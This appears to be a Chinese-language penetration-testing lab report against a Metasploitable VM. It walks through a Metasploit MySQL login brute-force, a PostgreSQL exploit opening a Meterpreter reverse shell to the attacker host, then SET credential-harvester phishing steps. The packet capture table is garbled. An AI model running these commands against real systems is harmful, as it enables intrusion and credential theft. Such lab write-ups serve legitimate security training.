11 auxiliary/scanner/mysql/mysql_schemadump 2013-05-21  normal  No    MySQL Schema Dump
12 auxiliary/scanner/mysql/mysql_login 2014-06-08  excellent Yes   ManageEngine Desktop Central / Password Manager LinkViewFetc
hServlet.dat SQL Injection
13 exploit/multi/http/manageengine_dc_pop_sqli 2014-06-08  excellent Yes   ManageEngine Password Manager SQLAdvancedAI SearchResult.cc P
ro SQL Injection
14 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08  normal  Yes   ManageEngine Password Manager SQLAdvancedAI SearchResult.cc P
15 post/multi/manage/dbvis_add_db_admin 2012-06-09  normal  No    Multi Manage DBVisualizer Add Db Admin
16 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09  normal  No    MySQL Authentication Bypass Password Dump
17 auxiliary/admin/mysql_mysql_enum 2012-06-09  normal  No    MySQL Enumeration Module
18 auxiliary/scanner/mysql/mysql_login 2012-06-09  normal  No    MySQL Login Utility
19 auxiliary/admin/mysql_mysql_login 2012-06-09  normal  No    MySQL Generic Query
20 auxiliary/scanner/mysql/mysql_version 2012-06-09  normal  No    MySQL Server Version Enumeration
21 exploit/linux/mysql/mysql_yassi_getname 2010-01-25  good   No    MySQL yaSSL CertDecoder::GetName Buffer Overflow
22 exploit/linux/mysql/mysql_yassi_hello 2008-01-04  good   No    MySQL yaSSL SSL Hello Message Buffer Overflow
23 exploit/windows/mysql/mysql_yassi_hello 2008-01-04  average No    MySQL yaSSL SSL Hello Message Buffer Overflow
24 exploit/multi/http/mysql_udf_payload 2009-01-16  excellent Yes   Oracle MySQL DBI Payload Execution
25 exploit/windows/http/mysqld_start_up 2012-12-01  excellent Yes   Oracle MySQL for Microsoft Windows FILE Privilege Abuse
26 exploit/windows/http/mysqld_start_up_mof 2012-12-01  excellent Yes   Oracle MySQL for Microsoft Windows MOF Execution
27 auxiliary/linux/http/pandora_fms_events_exec 2020-06-04  excellent Yes   Pandora FMS Events Exec Command Execution
28 auxiliary/analyze/crack_databases 2012-07-27  normal  Yes   Password Cracker Database
29 exploit/windows/mysql/scrutinizer_upload_exec 2012-07-27  excellent Yes   Pixler Scrutinizer Netflow and sFlow Analyzer # Default MySQL
Credentia
30 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28  normal  No    Ruby on Rails Devise Authentication Password Reset
31 auxiliary/admin/tikiwiki/tikiidblist 2006-11-01  normal  No    TikiWiki Information Disclosure
32 exploit/multi/http/wp_db_backup_rce 2019-04-24  excellent Yes   WP Database Backup RCE
33 exploit/unix/webapp/wp_google_document_embedder_exec 2013-01-03  normal  Yes   WordPress Plugin Google Document Embedder Arbitrary File Dis
closure
34 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30  excellent No    Zpanel Remote Unauthenticated RCE

Interact with a module by name or index. For example info 34, use 34 or use exploit/multi/http/zpanel_information_disclosure_rce

```

[2] use auxiliary/scanner/mysql/mysql_login 這次使用的是 auxiliary 輔助模式，在這模式下主要是以測試密碼為主，而非 exploit。

```

msf6 > use auxiliary/scanner/mysql/mysql_login
[3] msf6 auxiliary(scanner/mysql/mysql_login) >

```

```

msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):
Name      Current Setting  Required  Description
----      -----          ---       -----
BLANK_PASSWORDS  true        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5          yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false       no        Try each user/password couple stored in the current database
DB_ALL_USERS  false       no        Add all passwords in the current database to the list
DB_ALL_PASS  false       no        Add all users in the current database to the list
DB_SKIP_EXISTING  none      no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD  no           no        A specific password to authenticate with
PASS_FILE  no           no        File containing passwords, one per line
Proxies  no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT  3306         yes       The target port (TCP)
STOP_ON_SUCCESS  false      yes       Stop guessing when a credential works for a host
THREADS  1           yes       The number of concurrent threads (max one per host)
USERNAME  root        no        A specific username to authenticate as
USERPASS_FILE  no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false      no        Try the username as the password for all users
USER_FILE  no           no        File containing usernames, one per line
VERBOSE  true        yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

```

[4] 設定 RHOSTE 目標對象 10.0.1.5

```

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 10.0.1.5
RHOSTS => 10.0.1.5

```

[5] 為了使用多組密碼測試遠端資料庫連線，接著設定與密碼有關的設定

- a. set BLANK_PASSWORDS 設定為 true
- b. set PASS_FILE Desktop/MySQL_Password.txt
 - 常見使用密碼檔
- c. set USER_FILE Desktop/User.txt
 - 常見使用者名稱
- d. set STOP_ON_SUCCESS
 - 成功猜中立即停止

```


msf6 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE Desktop/MySQL_Password.txt
PASS_FILE => Desktop/MySQL_Password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE Desktop/User.txt
USER_FILE => Desktop/User.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting   Required  Description
---          ---                ---        ---
BLANK_PASSWORDS  true            no        Try blank passwords for all users
BRTUITLEFORCE_SPEED  5            yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false           no        Try each user/password couple stored in the current database
DB_ALL_PASS     false           no        Add all passwords in the current database to the list
DB_ALL_USERS    false           no        Add all users in the current database to the list
DB_SKIP_EXISTING  none          no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE       Desktop/MySQL_Password.txt  no        File containing passwords, one per line
Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          10.0.1.5        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           3306           yes      The target port (TCP)
STOP_ON_SUCCESS  true           yes      Stop guessing when a credential works for a host
THREADS         1               yes      The number of concurrent threads (max one per host)
USERNAME        root            no        A specific username to authenticate as
USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false           no        Try the username as the password for all users
USER_FILE       Desktop/User.txt  no        File containing usernames, one per line
VERBOSE         true            yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

```



[6] 確認設定無誤後，利用 exploit 指令執行使用者名稱測試結果發現在文字檔中，msfadmin、admin、123456、password、66666 都是錯誤的。

而成功的使用者名稱為”root”。

```


msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 10.0.1.5:3306      - 10.0.1.5:3306 - Found remote MySQL version 5.0.51a
[!] 10.0.1.5:3306      - No active DB -- Credential data will not be saved!
[+] 10.0.1.5:3306      - 10.0.1.5:3306 - Success: 'root:'
[*] 10.0.1.5:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

[7] 回到 kali 下的 terminal，執行 mysql -u root -h 10.0.1.5 連接至目標主機的 MySQL 資料庫進行操作。

- -u：填入使用者名稱，此部分用所得到的”root”進入
- -h：host name



```
(kali㉿kali)-[~]
$ mysql -u root -h 10.0.1.5
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

發生問題，因為 SSL 的版本不相容

背景：客戶端連線mysql8.x出現“ERROR 2026 (HY000): SSL connection error: unknown error r

```
mysql -h 10.233.117.225 -P3306 -uroot -p
root@mysql-master-nfmjn:/# mysql -h 10.233.117.225 -P3306 -uroot -p
Enter password:
ERROR 2026 (HY000): SSL connection error: unknown error number
root@mysql-master-nfmjn:/#
```

CSDN @tmaczt

方案一（過時）：

```
mysql -h10.233.117.225 -P3306 -uroot -p --skip-ssl
root@mysql-master-nfmjn:/# mysql -h10.233.117.225 -P3306 -p --skip-ssl
WARNING: --ssl is deprecated and will be removed in a future version. Use --ssl-mode instead.
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 176932
Server version: 8.0.29 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> create database nacos;
```

CSDN @tmaczt

上網搜尋可解決之辦法，發現 skip ssl 即可

(https://blog.csdn.net/m0_54883970/article/details/126113133)

```

└─(kali㉿kali)-[~]
$ mysql -u root -h 10.0.1.5 --skip-sql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> █

```

由上述步驟雖然成功獲取目標主機 MySQL 登入資訊，但還是無法或的目標對象主機的 Shell，因此再嘗試使用目標主機的資料庫相關服務，發現有開啟名為 postgresql 。

```

└─(kali㉿kali)-[~]
$ nmap -sV 10.0.1.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-22 08:57 EST
Nmap scan report for 10.0.1.5
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds

```

再依循 msfconsole 步驟嘗試進行目標對象滲透：

- [1] 進入 msfconsole 並 search postgresql

```
msf6 > search postgresql
Matching Modules

#  Name
0 auxiliary/server/capture/postgresql
1 post/linux/gather/enum_users_history
2 exploit/multi/http/manage_engine_dc_pmp_sqli
3 auxiliary/admin/http/manageengine_pmp_privesc
4 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
5 exploit/multi/postgres/postgres_createcane
6 auxiliary/scanner/postgresql/dbname_flag_injection
7 auxiliary/scanner/postgresql/postgres_login
8 auxiliary/admin/postgres/postgres_readfile
9 auxiliary/admin/postgres/postgres_sql
10 auxiliary/scanner/postgres/postgres_version
11 exploit/linux/postgres/postgres_payload
12 exploit/windows/postgres/postgres_payload
13 auxiliary/admin/http/rails_desive_pass_reset
14 post/linux/gather/vcenter_secrets_dump

Disclosure Date Rank Check Description
2014-06-08 normal No Authentication Capture: PostgreSQL
2014-11-08 normal Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
2019-03-20 excellent Yes ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
2016-01-01 good Yes PostgreSQL COPY FROM PROGRAM Command Execution
PostgreSQL Database Command Line Flag Injection
PostgreSQL Login Utility
PostgreSQL Server Generic Query
PostgreSQL Server Generic Query
PostgreSQL Version Probe
PostgreSQL for Linux Payload Execution
PostgreSQL for Microsoft Windows Payload Execution
Ruby on Rails Devise Authentication Password Reset
VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump
```

- [2] use exploit/linux/postgres/postgres_payload(上圖編號 11)使用針對 linux 系統下的 postgres 服務漏洞模塊，並且是選擇 exploit 模式

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

設定 payload configured

```
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

- [3] 顯示基礎模塊設定與設定 RHOSTS 參數->10.0.1.5

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 10.0.1.5
RHOST => 10.0.1.5
```

```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
DATABASE  template1        yes       The database to authenticate against
PASSWORD  postgres          no        The password for the specified username. Leave blank for a random password.
RHOSTS    10.0.1.5          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432              yes      The target port
USERNAME  postgres          yes      The username to authenticate as
VERBOSE   false             no       Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    10.0.1.4          yes      The listen address (an interface may be specified)
LPORT    4444              yes      The listen port

Exploit target:
Id  Name
0   Linux x86

View the full module info with the info, or info -d command.
```

- [4] 確認設定無誤後，利用 exploit 指令執行滲透目標主機

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 10.0.1.4:4444
[*] 10.0.1.5:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/SzKQqlRh.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 10.0.1.5
[*] Meterpreter session 2 opened (10.0.1.4:4444 → 10.0.1.5:48448) at 2023-12-22 09:22:57 -0500

meterpreter >
```

- [5] 成功進入 meterpreter 操作介面，可進行目標主機進階的檔案操作

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 10.0.1.4:4444
[*] 10.0.1.5:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/SzKQqlRh.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 10.0.1.5
[*] Meterpreter session 2 opened (10.0.1.4:4444 → 10.0.1.5:48448) at 2023-12-22 09:22:57 -0500

meterpreter > getuid
Server username: postgres
```

- [6] 使用 shell 進入目標主機，並可操作其主機的 Shell，遠端進行主機操作。可以進行指令操作，如：

- ◆ id：查看使用者身分。
- ◆ whoami：查看使用者名稱，可以發現是以目標主機服務下 postgres 身分登入。
- ◆ pwd：查詢當處在的路徑位置。

```
meterpreter > shell
Process 5107 created.
Channel 1 created.

id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)

pwd
/var/lib/postgresql/8.3/main

whoami
postgres

ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
```

也可以於目標主機使用 ping，ping 10.0.1.4(我方主機)，並使用 Wireshark 觀察，的確有從對方主機 ping 到我方的封包。以利之後獲取目標對象使用者相關帳號密碼等封包。

| No. | Time | Source | Destination | Protocol | Length Info |
|-----|---------------|-------------------|-------------------|----------|--|
| 1 | 0.000000000 | 10.0.1.5 | 10.0.1.4 | ICMP | 96 Echo (ping) request id=0x2a14, seq=25/6408, ttl=64 (reply in 2) |
| 2 | 0.000934884 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) reply id=0x2a14, seq=25/6408, ttl=64 (request in) |
| 3 | 0.000934885 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 48448 [ACK] Seq=1 Ack=289 Win=5 Len=8 Tsvl=1684101335. |
| 4 | 0.0009763314 | 10.0.1.4 | 10.0.1.5 | TCP | 98 Echo (ping) request id=0x2a14, seq=26/6656, ttl=64 (reply in 6) |
| 5 | 0.0009972947 | 10.0.1.5 | 10.0.1.4 | ICMP | 98 Echo (ping) request id=0x2a14, seq=26/6656, ttl=64 (request in) |
| 6 | 0.0009983149 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) reply id=0x2a14, seq=26/6656, ttl=64 (request in) |
| 7 | 0.0009983150 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 48448 [ACK] Seq=1 Ack=289 Win=5 Len=8 Tsvl=1684101335. |
| 8 | 1.0000472251 | 10.0.1.4 | 10.0.1.5 | TCP | 66.4444 - 48448 [ACK] Seq=1 Ack=417 Win=591 Len=8 Tsvl=1684101335. |
| 9 | 2.000562729 | 10.0.1.5 | 10.0.1.4 | ICMP | 98 Echo (ping) request id=0x2a14, seq=27/6912, ttl=64 (reply in 1) |
| 10 | 2.000562730 | 10.0.1.4 | 10.0.1.5 | TCP | 274.48448 - 48448 [ACK] Seq=1 Ack=417 Win=591 Len=8 Tsvl=1684101336. |
| 11 | 2.000562731 | 10.0.1.5 | 10.0.1.4 | TCP | 66.4444 - 48448 [ACK] Seq=1 Ack=425 Win=591 Len=8 Tsvl=1684101336. |
| 12 | 2.000815132 | 10.0.1.4 | 10.0.1.5 | TCP | 98 Who has 10.0.1.5 Tell 10.0.1.4 |
| 13 | 2.0940109514 | PcsCompu_35:c9:f5 | PcsCompu_35:c9:f5 | ARP | 06.0.1.5 (1) is at 00:0c:29:35:c9:f5 [on interface eth0] |
| 14 | 2.0940109515 | PcsCompu_35:c9:f5 | PcsCompu_35:c9:f5 | ARP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=2232 Len=208 Tsvl=5. |
| 15 | 2.0940109516 | PcsCompu_35:c9:f5 | PcsCompu_35:c9:f5 | ARP | 98 Echo (ping) request id=0x2a14, seq=28/7168, ttl=64 (reply in 1) |
| 16 | 3.0008993080 | 10.0.1.4 | 10.0.1.5 | ICMP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=2232 Len=208 Tsvl=5. |
| 17 | 3.001233868 | 10.0.1.5 | 10.0.1.4 | TCP | 98 Echo (ping) request id=0x2a14, seq=29/7396, ttl=64 (request in) |
| 18 | 3.001233869 | 10.0.1.4 | 10.0.1.5 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=2232 Len=208 Tsvl=5. |
| 19 | 4.0000994190 | 10.0.1.5 | 10.0.1.4 | ICMP | 98 Echo (ping) request id=0x2a14, seq=29/7424, ttl=64 (reply in 2) |
| 20 | 4.000111833 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) request id=0x2a14, seq=29/7424, ttl=64 (request in) |
| 21 | 4.0000995862 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=83 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 22 | 4.0000995863 | 10.0.1.4 | 10.0.1.5 | TCP | 98 Echo (ping) request id=0x2a14, seq=30/7680, ttl=64 (request in) |
| 23 | 5.0000536551 | 10.0.1.5 | 10.0.1.4 | ICMP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 24 | 5.0000561258 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) request id=0x2a14, seq=30/7680, ttl=64 (request in 2) |
| 25 | 5.0000940814 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 26 | 6.0000994191 | 10.0.1.4 | 10.0.1.5 | TCP | 98 Echo (ping) request id=0x2a14, seq=31/7936, ttl=64 (request in) |
| 27 | 6.0000730136 | 10.0.1.5 | 10.0.1.4 | ICMP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 28 | 6.0000753008 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) reply id=0x2a14, seq=31/7936, ttl=64 (request in) |
| 29 | 6.0000994192 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 30 | 6.0012125281 | 10.0.1.4 | 10.0.1.5 | TCP | 66.4444 - 48448 [ACK] Seq=1 Ack=147 Win=591 Len=8 Tsvl=1684101333. |
| 31 | 7.0000667277 | 10.0.1.5 | 10.0.1.4 | ICMP | 98 Echo (ping) request id=0x2a14, seq=32/8192, ttl=64 (request in 3) |
| 32 | 7.0000668540 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) reply id=0x2a14, seq=32/8192, ttl=64 (request in) |
| 33 | 7.0000668541 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 34 | 7.0012884860 | 10.0.1.4 | 10.0.1.5 | TCP | 66.4444 - 48448 [ACK] Seq=1 Ack=166 Win=591 Len=8 Tsvl=1684101333. |
| 35 | 8.0000473982 | 10.0.1.5 | 10.0.1.4 | ICMP | 98 Echo (ping) request id=0x2a14, seq=33/8448, ttl=64 (reply in 3) |
| 36 | 8.0000490354 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) reply id=0x2a14, seq=33/8448, ttl=64 (request in) |
| 37 | 8.0000994193 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=1 Ack=166 Win=591 Len=8 Tsvl=1684101333. |
| 38 | 8.0000995861 | 10.0.1.4 | 10.0.1.5 | ICMP | 66.4444 - 48448 [ACK] Seq=1 Ack=1873 Win=591 Len=8 Tsvl=1684101113. |
| 39 | 8.0000973108 | 10.0.1.5 | 10.0.1.4 | TCP | 98 Echo (ping) request id=0x2a14, seq=34/8784, ttl=64 (request in 4) |
| 40 | 8.0000973109 | 10.0.1.4 | 10.0.1.5 | ICMP | 98 Echo (ping) reply id=0x2a14, seq=34/8784, ttl=64 (request in) |
| 41 | 8.00009866745 | 10.0.1.5 | 10.0.1.4 | TCP | 274.48448 - 4444 - [PSH, ACK] Seq=1073 Ack=1 Win=12232 Len=208 Tsvl=5. |
| 42 | 9.0000867699 | 10.0.1.4 | 10.0.1.5 | ICMP | 66.4444 - 48448 [ACK] Seq=1 Ack=2801 Win=591 Len=8 Tsvl=1684101213. |
| 43 | 9.0000867699 | 10.0.1.5 | 10.0.1.4 | TCP | 0000 00 00 27 cb |
| 44 | 9.0000867699 | 10.0.1.4 | 10.0.1.5 | ICMP | 00 54 00 00 00 00 |
| 45 | 9.0000867699 | 10.0.1.5 | 10.0.1.4 | TCP | 0000 00 00 00 00 00 |
| 46 | 9.0000867699 | 10.0.1.4 | 10.0.1.5 | ICMP | 0030 00 00 00 00 00 |
| 47 | 9.0000867699 | 10.0.1.5 | 10.0.1.4 | TCP | 0030 00 00 00 00 00 |
| 48 | 9.0000867699 | 10.0.1.4 | 10.0.1.5 | ICMP | 0040 00 00 00 00 00 |

II. 利用 SET 或 BeEF 工具

此階段利用製作假的登入網，間接獲取目標對象對網站登入所輸入的

帳號與密碼，並且回傳給我方攻擊者。

Step 1. 於我方主機(Kali Linux)輸入 setoolkit 開啟工具。

```
kali㉿kali: ~
File Actions Edit View Help
::: :::: :::: :::::
[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (Re1k)
[—] Version: 8.0.3
[—] Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
9) Exit the Social-Engineer Toolkit

set> [ ]
```

選擇攻擊方式與模式設定

Step 2. 選擇(1)Social-Engineering Attacks (社交工程攻擊)

Step 3. 選擇(2)Website Attack Vectors (釣魚網站架設)模式

```
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2■
```

Step 4. 選擇(3) Credential Harvester Attack Method(憑證收集器攻擊方法)

騙取使用者帳號跟密碼，類似身分奪取的方法。

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.  
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.  
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.  
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.  
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) TabNabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>3■
```

Step 5. 選擇(2) Site Cloner (網頁複製)目的為冒充一個網頁，而非架設一個網站，將現有的網頁複製。其方法將本機(攻擊者)的port 80，做為可輸入的複製登入網頁接口。

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

```
1) Web Templates  
2) Site Cloner  
3) Custom Import
```

```
99) Return to Webattack Menu
```

```
set:webattack>2
```

Step 6. 進入後，1. 輸入預架設的主機 IP address；2. 輸入預複製目標網頁的 URL。

